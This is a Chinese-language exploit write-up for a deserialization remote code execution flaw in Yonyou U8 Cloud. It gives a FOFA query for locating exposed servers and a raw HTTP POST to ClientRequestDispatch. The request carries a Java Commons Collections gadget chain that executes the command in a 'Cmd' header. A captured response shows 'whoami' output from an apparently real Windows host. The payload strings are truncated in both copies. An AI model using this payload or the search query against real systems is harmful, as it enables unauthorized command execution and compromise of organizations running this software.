Y3-24用友-U8-Cloud-RCE

漏洞描述：

用友U8 Cloud存在多处（TableInputOperServlet、LoginServlet 、FileTransportServlet、CacheInvokeServlet、ActionHandlerServlet、ServletCommander、MxServlet 、MonitorServlet、LoggingConfigServlet、ClientRequestDispatch）反序列化漏洞，系统未将用户传入的序列化数据进行过滤就直接执行反序列化操作，结合系统本身存在的反序列化利用链，最终造成远程代码执行。

网站图片：

U8 cloud 下载页面

请下载新版UClient
开启U8 cloud云端之旅

立即下载

网络测绘：

fofa语法：

FOFA：app="用友-U8-Cloud"


漏洞复现：

payload：

```
POST /service/~iufo/nc.ui.iufo.jiuqi.ClientRequestDispatch HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Cmd: whoami
Accept-Encoding: gzip
Content-Length: 16284

{{unquote("\xac\xed\x00\x05sr\x00\x11java.util.HashSet\xbaD\x85\x95\x96\xb8\xb74\x03\x00\x00xpw\x0c\x00\x00\x00\x02?@\x00\x00\x00\x00\x00\x01sr\x004org.apache.commons.cc
```

效果图:



```
POST /service/~iufo/nc.ui.iufo.jiuqi.ClientRequestDispatch HTTP/1.1
Host: [redacted]:8099
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Cmd: whoami
Accept-Encoding: gzip
Content-Length: 16284

{{unquote("\xac\xed\x00\x05sr\x00\x11java.util.HashSet\xbaD\x85\x95\x96\xb8\xb74\x03\x00\x00xpw\x0c\x00\x00\x00\x02?@\x00\x00\x00\x00\x00\x01sr\x004org.apache.commons.collections.keyvalue.TiedMapEntry\x8a\xad\xd2\x9b9\xc1\x1f\xdb\x02\x00\x02L\x00\x03keyt\x00\x12Ljava/lang/Object;L\x00\x03mapt\x00\x0fLjava/util/Map;xpt\x00\x03foosr\x00*org.apache.commons.collections.map.LazyMapn\xe5\x94\x82\x9ey\x10\x94\x03\x00\x01L\x00\x07factoryt\x00,Lorg/apache/commons/collections/Transformer;xpsr\x00:org.apache.commons.collections.functors.ChainedTransformer0\xc7\x97\xec\x28z\x97\x04\x02\x00\x01[\x00\x0diTransformerst\x00-[Lorg/apache/commons/collections/Transformer;xpur\x00-[Lorg.apache.commons.collections.Transformer;\xbdV*\xf1\xd84\x18\x99\x02\x00\x00xp\x00\x00\x00\x04sr\x00;org.apache.commons.collections.functors.ConstantTransformerXv\x90\x11A\x02\xb1\x94\x02\x00\x01L\x00\x09iConstantq\x00~\x00\x03xpvr\x00 javax.script.ScriptEngineManager\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00xpsr\x00:org.apache.commons.collections.functors.InvokerTransformer\x87\xe8\xffk\x7b|\xce8\x02\x00\x03[\x00\x05iArgst\x00\x13[Ljava/lang/Object;L\x00\x0biMethodNamet\x00\x12Ljava/lang/String;[\x00\x0biParamTypest\x00\x12[Ljava/lang/Class;xpur\x00\x13[Ljava.lang.Object;\x90\xceX\x9f\x10s\x29l\x02\x00\x00xp\x00\x00\x00\x00t\x00\x0bnewInstanceur\x00\x12[Ljava.lang.Class;\xab\x16\xd7\xae\xcb\xcdZ\x99\x02\x00\x00xp\x00\x00\x00\x00sq\x00~\x00\x13uq\x00~\x00\x18\x00\x00\x00\x01t\x00\x02jst\x00\x0fgetEngineByNameuq\x00~\x00\x1b\x00\x00\x00\x01vr\x00\x10java.lang.
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=098DBEA51D5C5B8CDCB
Date: Sun, 10 Dec 2023 07:17:12 GMT
Content-Length: 37

1f
win-cm4cat44nkl\administrator
```